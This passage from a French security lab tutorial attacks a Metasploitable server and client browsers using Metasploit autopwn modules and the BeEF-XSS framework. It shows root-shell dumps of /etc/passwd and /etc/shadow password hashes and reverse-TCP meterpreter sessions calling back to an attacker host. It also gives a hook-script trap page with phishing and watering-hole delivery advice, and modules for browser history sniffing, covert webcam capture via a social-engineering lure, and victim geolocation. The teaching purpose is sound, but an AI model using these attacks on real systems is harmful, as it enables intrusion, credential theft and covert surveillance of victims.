2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
link/ether 08:00:27:6b:6a:7d brd ff:ff:ff:ff:ff:ff  
inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0  
inet6 fe80::a00:27ff:fe6b:6a7d/64 scope link  
valid_lft forever preferred_lft forever
```

Pour afficher la liste des utilisateurs connectés :

```
who
msfadmin tty1      Feb  6 07:06
root      pts/0        Feb  6 06:56 (:0.0)
```

Pour afficher les utilisateurs du serveur :

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Et pour récupérer les hash des mots de passe (pour une découverte de mot de passe hors ligne, vous savez comment faire avec le laboratoire précédent) :

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
```

```
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.iHZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfCYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Pour sortir de la session, il suffit d'utiliser la commande de touches **ctrl+c**

Il est possible d'ajouter des utilisateurs (useradd), de supprimer des fichiers (rm), de lancer l'installation d'outils (apt-get)... bref de lancer toutes les commandes permises par les droits utilisateurs root.

Dans la réalité

Vous remarquerez qu'il n'est pas nécessaire d'obtenir le mot de passe de root pour pratiquer cette attaque, la faille étant présente dans le service ftp. Le choix d'un mot de passe sécurisé pour root n'interdit pas l'accès dans le cas d'un service compromis.

Un attaquant profiterait de cet accès privilégié pour déployer des outils de persistance (ouverture de portes dérobées, installation d'outils de prise de contrôle à distance, espions logiciels, outils d'exploration profonde, utilisateurs pour attaques ultérieures...).

3.3) Seconde attaque - autopawn ciblant les services d'un serveur

La difficulté d'une attaque ciblée réside dans la découverte d'un exploit applicable à la machine cible :

- Il faut d'abord reconnaître la cible et son environnement (système d'exploitation, services, applications, navigateurs, plugin type Java et Flash...);
- il faut ensuite lister les vulnérabilités candidates à la cible (potentiellement applicable – rien ne sert de tester une vulnérabilité Windows sur un système Linux par exemple);
- il faut enfin tester chaque vulnérabilité adaptée (même si la vulnérabilité correspond à la cible – même système d'exploitation, même service, même version – rien ne garantit que la vulnérabilité sera applicable à cause d'une contre-mesure ou mise à jour éventuellement déployée).

Cette procédure est fastidieuse, mais nécessaire, si nous voulons que l'attaque réussisse.

À ce sujet nous pouvons faire deux observations :

- l'attaque sera facilitée par une première phase de reconnaissance de qualité (plus l'information sur la cible est précise et pertinente, mieux c'est);
- une partie du travail de recherche des vulnérabilités applicables est automatisable, il s'agit de la technique dite d'autopawn (qui pourrait se traduire en français par recherche automatique de vulnérabilités).

Le module auxiliaire de Metasploit autopwn (il manque le « a », ce n'est pas une erreur de frappe) permet de tenter ces découvertes rapides de vulnérabilités système.

Dans la réalité

L'autopawn est à employer avec parcimonie, car il est peu furtif. La cible, si elle est attentive, peut découvrir assez rapidement la tentative d'attaque. Dans les infrastructures réseaux avancées, des outils de détection d'intrusion peuvent aussi identifier l'autopawning.

Dans Kali, il faut commencer par installer le plugin db_autopawn.

Se placer dans un répertoire où vous disposez des droits d'écriture, puis téléchargez le script associé au plugin :

```
cd ~  
wget https://raw.githubusercontent.com/hahwul/metasploit-autopwn/master/  
db_autopwn.rb
```

Copiez le script dans le répertoire permettant la prise en compte du plugin dans metasploit :

```
sudo cp db_autopwn.rb /usr/share/metasploit-framework/plugins/
```

Enfin, lancez la console metasploit

```
msfconsole
```

Effectuez la recherche des services potentiellement attaquables de la cible :

```
db_nmap -sV -sC -T4 -Pn 192.168.1.1
```

Chargez le plugin :

```
load db_autopwn
```

```
[*] Successfully loaded plugin: db_autopwn
```

Puis lancez la recherche automatique. Le processus est très long, puisque tous les exploits vont être tentés.

```
db_autopwn -t -p -r -e -q 192.168.1.1
```

```
=====
[*]                               Matching Exploit Modules
[*]
=====
[*] 192.168.1.1:21 exploit/freebsd/ftp/proftp_telnet_iac (port match)
[*] 192.168.1.1:21 exploit/linux/ftp/proftp_sreplace (port match)
...
[*] 192.168.1.1:6667 exploit/multi/misc/xdh_x_exec (port match)
[*] 192.168.1.1:6667 exploit/unix/irc/unreal_ircd_3281_backdoor (port
match)
[*]=====
[*] (1/1098 [0 sessions]): Launching exploit/freebsd/ftp/proftp_telnet_iac
against 192.168.1.1:21...
[*] (2/1098 [0 sessions]): Launching exploit/linux/ftp/proftp_sreplace against
192.168.1.1:21...
...
[*] (1097/1098 [1 sessions]): Launching exploit/multi/misc/xdh_x_exec against
192.168.1.1:6667...
[*] (1098/1098 [1 sessions]): Launching
exploit/unix/irc/unreal_ircd_3281_backdoor against 192.168.1.1:6667...
```

Si la recherche est trop longue, vous pouvez l'arrêter par la séquence de touches **ctrl+c** (il faut néanmoins que certaines tentatives d'exploit aient réussies (message « X sessions » dans les affichages précédents).

Pour connaître la liste des sessions découvertes :

```
sessions -l
```

```
//l=L en minuscule
```

```
Active sessions
```

```
=====
```

Id	Name	Type	Information	Connection
1		shell php/php		192.168.1.100:24878 -> 192.168.1.1:50415
2		shell x86/linux		192.168.1.100:7170 -> 192.168.1.1:55645

Pour se connecter à une session particulière (ici la session 1)

```
sessions 2
```

```
[*] Starting interaction with 2...
```

Le shell meterpreter est ouvert, nous sommes connectés sur la machine victime exploitant une faille du serveur de base de données postgresql 8.3.

Pour afficher le répertoire en cours sur la machine :

```
pwd
/var/lib/postgresql/8.3/main
```

Pour sortir de la session, faire un **ctrl+c** ou tapez **exit**

```
Abort session 2? [y/N] y
```

```
[*] 192.168.1.1 - Command shell session 2 closed. Reason: User exit
```

3.4) Troisième attaque - autopawn ciblant le navigateur d'un client

Cette attaque cible automatiquement les vulnérabilités présentes sur un ordinateur distant.

Le point d'entrée est le navigateur d'un client qui utilise son navigateur pour joindre l'adresse IP de la machine attaquant (dans la réalité, serait hébergé sur un serveur pirate non traçable).

L'adresse du serveur pirate est communiquée par un moyen de communication externe (courriel avec lien piégé par exemple).

Lancez la console metasploit

```
msfconsole
```

Utilisez le plugin browser_autopwn2

```
use auxiliary/server/browser_autopwn2
```

Pour voir les options attendues

```
show options
```

```
Module options (auxiliary/server/browser_autopwn2):
  Name      Current Setting  Required  Description
  ----      -
  LHOST
connect payloads
  SRVHOST  0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
  SRVPORT  8080             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming connections
  SSLCert  (default is randomly generated)
no        Path to a custom SSL certificate
  URIPATH  is random)       no        The URI to use for this exploit (default
is random)
Auxiliary action:
  Name      Description
```

```
-----  
WebServer Start a bunch of modules and direct clients to appropriate  
exploits
```

Pour définir l'adresse du serveur pirate (ici la **machine d'attaque**)

```
auxiliary(server/browser_autopwn2) > set LHOST 192.168.1.100  
lhost => 192.168.1.100
```

Pour définir le chemin http que le client devra utiliser :

```
auxiliary(server/browser_autopwn2) > set URIPATH rep_pirate  
URIPATH => rep_pirate
```

ici, le lien piégé ressemblera à `http://192.168.1.100:8080/rep_pirate`

Pour lancer la découverte automatique :

```
exploit  
[*] Auxiliary module running as background job 0.  
[*] Setup  
msf6 auxiliary(server/browser_autopwn2) >  
[*] Starting exploit modules on host 192.168.1.100...  
[*] ---
```

Les différents modules de vulnérabilités disponibles sont chargés sur le serveur

web pirate

```
[*] Starting exploit android/browser/webview_addjavascriptinterface with  
payload android/meterpreter/reverse_tcp  
[*] Using URL: http://0.0.0.0:8080/SMgWPkNNezT  
[*] Local IP: http://192.168.1.100:8080/SMgWPkNNezT  
[*] Server started.  
...  
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777  
[*] Using URL: http://0.0.0.0:8080/s0szJzTt  
[*] Local IP: http://192.168.1.100:8080/s0szJzTt  
[*] Server started.  
[*] Started reverse TCP handler on 192.168.1.100:6666  
[*] Started reverse TCP handler on 192.168.1.100:7777
```

20 modules ont été chargés

```
[*] --- Done, found 20 exploit modules  
  
[*] Using URL: http://0.0.0.0:8080/rep_pirate  
[*] Local IP: http://192.168.1.100:8080/rep_pirate  
[*] Server started.  
[*] Using URL: http://0.0.0.0:8080/fKdTjG  
[*] Local IP: http://192.168.1.100:8080/fKdTjG  
[*] Server started.
```

a) Cas où la procédure ne fonctionne pas

Sur une machine quelconque, pointez l'adresse suivante dans un navigateur (par exemple firefox) :

```
http://192.168.1.100:8080/rep_pirate
```



```
[*] Sending stage (58125 bytes) to 192.168.1.132
[*] Session ID 1 (192.168.1.100:7777 -> 192.168.1.132:49190) processing
[*] Meterpreter session 2 opened (192.168.1.100:7777 -> 192.168.1.132:49191) at
2024-02-06 23:01:25 +0100
[*] Sending stage (58125 bytes) to 192.168.1.132
[*] Session ID 2 (192.168.1.100:7777 -> 192.168.1.132:49191) processing
InitialAutoRunScript 'migrate -f'
[*] Meterpreter session 3 opened (192.168.1.100:7777 -> 192.168.1.132:49200) at
2024-02-06 23:01:45 +0100
[*] Sending stage (58125 bytes) to 192.168.1.132
[*] Session ID 3 (192.168.1.100:7777 -> 192.168.1.132:49200) processing
InitialAutoRunScript 'migrate -f'
```

Pour connaître la liste des sessions découvertes :

sessions -l

```
Active sessions
=====
  Id  Name  Type                Information          Connection
  --  -
  1    meterpreter java/windows IEUser @ IE8Win7  192.168.1.100:7777 ->
192.168.1.132:49190 (192.168.1.132)
  2    meterpreter java/windows IEUser @ IE8Win7  192.168.1.100:7777 ->
192.168.1.132:49191 (192.168.1.132)
  3    meterpreter java/java           192.168.1.100:7777 ->
192.168.1.132:49200 (192.168.1.132)
```

Pour se connecter à une session particulière (ici la session 1)

sessions 1

```
[*] Starting interaction with 1...
```

Le shell meterpreter est ouvert, nous sommes connectés sur la machine victime

```
meterpreter >
```

On peut créer un répertoire par exemple :

```
mkdir monrep
Creating directory: monrep
```

Puis afficher le contenu du répertoire courant de la machine victime :

```
dir
Listing: C:\Users\IEUser\Desktop
=====
Mode                Size      Type        Last modified          Name
----                -
100776/rwxrwxrw-   1280     fil         2015-11-15 15:02:02 +0100 Command Prompt.lnk
100776/rwxrwxrw-    753     fil         2015-11-15 20:12:57 +0100 XAMPP Control Panel.lnk
100777/rwxrwxrwx    450     fil         2015-11-15 15:02:02 +0100 desktop.ini
100776/rwxrwxrw-   118     fil         2015-11-15 20:32:15 +0100 readme.txt
40776/rwxrwxrw-     0       dir         2024-02-06 22:59:40 +0100 monrep
```

Pour quitter la session

```
quit  
[*] Shutting down Meterpreter...  
[*] 192.168.1.132 - Meterpreter session 1 closed. Reason: User exit
```

Pour fermer le serveur pirate :

```
exit
```

3.5) Seconde attaque (Beef-xss)

Il devient de plus en plus difficile pour un attaquant de réussir une découverte automatique des failles de navigateurs avec des outils comme browser_autopwn.

En effet, les failles de sécurité de navigateurs sont corrigées au fur et à mesure de leur découverte, de manière à ce que si un attaquant veut exploiter une faille, il doit d'abord en trouver une nouvelle, ce qui est consommateur de temps.

Ce type d'attaque visant les navigateurs est donc plutôt dédié à des machines dont les navigateurs n'ont pas été mis à jour (ce qui implique d'avoir réalisé une reconnaissance pertinente).

Un second type d'attaque ciblant les navigateurs est bien plus efficace, elle consiste non pas découvrir une faille du navigateur, mais au contraire, à utiliser le fonctionnement normal d'un navigateur et à y faire exécuter les tâches de l'attaquant.

1. Le navigateur va se connecter au site de l'attaquant.
2. L'application web sur ce site attaquant va envoyer des tâches que le navigateur devra réaliser
3. Le site attaquant recevra les réponses.

Pour mettre en pratique ce type d'attaque, nous allons utiliser un autre framework spécialisé dans l'exploitation de navigateur : Beef-XSS.

Il faut commencer par installer le framework sous Kali :

```
sudo apt-get update  
sudo apt-get install beef-xss
```

Puis lancer le framework :

```
sudo beef-xss  
[i] GeoIP database is missing  
[i] Run geoupdate to download / update Maxmind GeoIP database  
[*] Please wait for the BeEF service to start.  
[*]  
[*] You might need to refresh your browser once it opens.  
[*]  
[*] Web UI: http://127.0.0.1:3000/ui/panel  
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>  
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>  
  
• beef-xss.service - beef-xss
```


```
Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor
preset: disabled)
Active: active (running) since Sun 2024-01-17 09:42:59 CET; 5s ago
Main PID: 1213 (ruby)
Tasks: 9 (limit: 9463)
Memory: 108.3M
CGroup: /system.slice/beef-xss.service
├─1213 ruby /usr/share/beef-xss/beef
└─1217 nodejs /tmp/execjs20240207-1213-1x94jkojs

janv.. 07 09:42:59 kali systemd[1]: Started beef-xss.
janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02][*] Browser Exploitation...0.0
janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02] |   Twit: @beefproject
janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02] |   Site: https://be...com
janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02] |   Blog: http://blo...com
janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02] |_  Wiki: https://gi...wiki
janv.. 07 09:43:03 kali beef[1213]: [ 9:43:02][*] Project Creator: Wad...orn)
janv.. 07 09:43:03 kali beef[1213]: -- migration_context()
janv.. 07 09:43:03 kali beef[1213]: -> 0.0419s
janv.. 07 09:43:03 kali beef[1213]: [ 9:43:03][*] BeEF is loading. Wai...s...
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2...
1...
```

Lors de la première exécution, vous devez changer le mot de passe de l'utilisateur beef. Notez bien ce mot de passe.

Un serveur web attaquant a été mis en service sur la machine **attaquant**. L'accès à l'interface d'administration se fera dans un navigateur pointé sur l'adresse **http://127.0.0.1:3000/ui/panel**



Utiliser le nom d'utilisateur beef et le mot de passe créé précédemment.

La liste des cibles compromises (hook actifs) est vide pour l'instant, ce qui est normal, puisqu'aucune n'a été compromise pour l'instant.



Pour compromettre une cible, un lien piégé lui sera envoyé par tout moyen possible, ce lien devra rediriger vers une page contenant le script d'accroche (hook) **<script src="http://192.168.1.100:3000/hook.js"></script>**.

Comme précédemment, le lien peut être envoyé lors d'une campagne de phishing, être la cible d'une redirection à partir du site licite ou le script peut avoir été intégré dans une page très fréquentée du site licite (cette méthode est particulièrement bien adaptée à une attaque de type « point d'eau » - waterholing).

Un exemple de page piégée minimale serait :

```
<html>
<head>
  <title>Titre de la page piégée</title>
  <meta charset="utf-8"/>
  <script>
    var commandModuleStr = '<script src="/hook.js"
type="text/javascript"></script>';
    document.write(commandModuleStr);
  </script>
</head>
<body>
  Ici contenu de la page
</body>
</html>
```

Pour simplifier, nous allons utiliser la page piégée de test de Beef, disponible à l'adresse **http://192.168.1.100:3000/demos/basic.html**

Sur la machine **victime**, se connecter à cette adresse à l'aide d'un navigateur.

Sur la machine **attaquant**, la machine victime apparaît maintenant comme accroché (hooked) :




Un clic sur la machine victime permet de récupérer un ensemble d'informations sur la configuration du navigateur.

Key ▲	Value
browser.capabilitiesactivex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	No
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.datestamp	Sun Feb 07 2021 12:42:19 GMT+0100
browser.engine	Gecko
browser.language	fr
browser.name	FF
browser.name.friendly	Firefox
browser.name.reported	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
browser.platform	Win32
browser.version	47
browser.window.cookies	BEEFHOOK=z6M2ULxheqz9C0CZVRY4jjeucd5wSgprkTkpZOz8uZaCrk0Npy8blANvwMVB6IRWMVxWSOgZg7wSlzo1
browser.window.hostname	192.168.1.100
browser.window.hostport	3000
browser.window.origin	Unknown
browser.window.referrer	Unknown
browser.window.size.height	1115
browser.window.size.width	1760
browser.window.title	BeEF Basic Demo
browser.window.uri	http://192.168.1.100:3000/demos/basic.html
hardware.battery.level	100%
hardware.cpu.arch	x86_64
hardware.cpu.cores	unknown
hardware.gpu	unknown
hardware.gpu.vendor	unknown
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	1226
hardware.screen.size.width	1760
hardware.screen.touchenabled	No
hardware.type	Unknown
host.ipaddress	192.168.1.200
host.os.arch	64
host.os.family	Windows Server 2008 R2 / 7
host.os.name	Windows
host.os.version	7
host.software.defaultbrowser	Unknown
location.city	Unknown
location.country	Unknown

Key	Value
browser.window.uri	http://192.168.1.100:3000/demos/basic.html
hardware.battery.level	100%
hardware.cpu.arch	x86_64
hardware.cpu.cores	unknown
hardware.gpu	unknown
hardware.gpu.vendor	unknown
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	1226
hardware.screen.size.width	1760
hardware.screen.touchenabled	No
hardware.type	Unknown
host.ipaddress	192.168.1.200
host.os.arch	64
host.os.family	Windows Server 2008 R2 / 7
host.os.name	Windows
host.os.version	7
host.software.defaultbrowser	Unknown
location.city	Unknown
location.country	Unknown

Nous avons maintenant la main sur le navigateur de la victime, des commandes peuvent être exécutées à distance (via les onglets Current Browser>Commmands) :



Quelques exemples de commandes utilisables :

Browser>Get visited Domains

Savoir si des sites ont été visités ou non

```
data: results=
Visited: Facebook [4:1]
Not visited: Google Plus [5+]
Not visited: Dogster [5+]
Not visited: MySpace [5+]
Not visited: Youtube [5+]
Not visited: Hulu [5+]
Not visited: Flickr [5+]
Not visited: JustinBieberMusic.com [5+]
Not visited: Playboy [5+]
Not visited: Wikileaks [5+]
Not visited: New York Times [5+]
Not visited: CNN [5+]
Not visited: Reddit [5+]
Not visited: Slashdot [5+]
Not visited: Fox News [5+]
Not visited: AboveTopSecret.com [5+]
Not visited: Diapers.com [5+]
Not visited: Expedia [5+]
Not visited: Amazon (US) [5+]
Not visited: Newegg [5+]
Not visited: eBay [5+]
Not visited: GitHub [5+]
Not visited: Exploit DB [5+]
Not visited: Packet Storm [5+]
Not visited: Hotmail [5+]
Not visited: Github [5+]
```

Ici, le site facebook a été visité par la victime. La liste des sites surveillés est celle par défaut. Il est possible d'ajouter n'importe quel site en précisant le nom du site, puis un élément statique d'une page du site ciblé (la plupart du temps un image ou l'icône de la page principale). Par exemple, pour savoir si le site sio.rudent.fr a été visité par la victime, il suffit d'ajouter dans la zone de saisie « Specify custom page to check :

SIO RUDENT; https://sio.rudent.fr/pluginfile.php/1/theme_adaptable/favicon/1609343787/favicon.ico

Browser>Webcam

Affiche un message ingénierie sociale invitant l'utilisateur à autoriser le recours à sa webcam (il faut que le plugin flash soit activé dans le navigateur de la cible). Si la victime accepte ou a déjà accepté une telle action sur ce même site, des images sont prises à son insu (par défaut 20 image à une cadence d'une image par seconde)

Webcam	
Description:	This module will show the Adobe Flash 'Allow Webcam' dialog to the user. The user has to click the allow button, otherwise this module will not return pictures. The title/text to convince the user can be customised. You can customise how many pictures you want to take and in which interval (default will take 20 pictures, 1 picture per second). The picture is sent as a base64 encoded JPG string.
Id:	207
Social Engineering Title:	<input type="text" value="Kim veut discuter avec toi"/>
Social Engineering Text:	<input type="text" value="Salut c'est Kim, ça fait longtemps qu'on ne s'est pas vu.
 Tu veux faire une cam avec moi ?"/>
Number of pictures:	<input type="text" value="20"/>
Interval to take pictures (ms):	<input type="text" value="1000"/>

Le texte doit être encodé en HTML pour que ça fonctionne. Vous pouvez encoder le texte en utilisant un outil comme le suivant : https://emn178.github.io/online-tools/html_encode.html



Cette page peut bien sûr être beaucoup plus furtive (incorporé dans un élément invisible pour l'utilisateur) ou tenter de se faire passer pour un élément licite (message du système d'exploitation ou du navigateur, comme une mise à jour, une détection de virus...).

Host>Detect Antivirus

Détermine si un antivirus est installé sur la machine victime.


Command results Ici, aucun antivirus n'est détecté.

1	data: antivirus=Not Detected
---	------------------------------

Note : Windows Defender n'apparaît pas dans la liste, seul les antivirus externes sont détectés.

Host>Get Geolocation


Permet de définir la localisation géographique de la cible.



On obtient :

```
data: result=[{"ip":["ip":"88.121.147.229","asn":"AS12322 Free SAS","netmask":"13","hostname":"vxl95-2_migr-88-121-147-229.fbx.proxad.net","city":"Menucourt","post_code":"95180","country":"France","country_code":"FR","latitude":49.02840042114258,"longitude":1.9804999}
```

On peut vérifier la localisation physique en utilisant un outil comme Google Maps.



Host>Get Internal IP WebRTC

Permet de récupérer l'adresse IP réelle de la machine (et non pas l'adresse publique du routeur si la machine est dans un réseau NAT)

1 data: IP is 192.168.1.2 Ici l'adresse est 192.168.1.2, ce qui correspond bien à l'adresse IP de la machine cible.

Host>Get Protocol Handlers

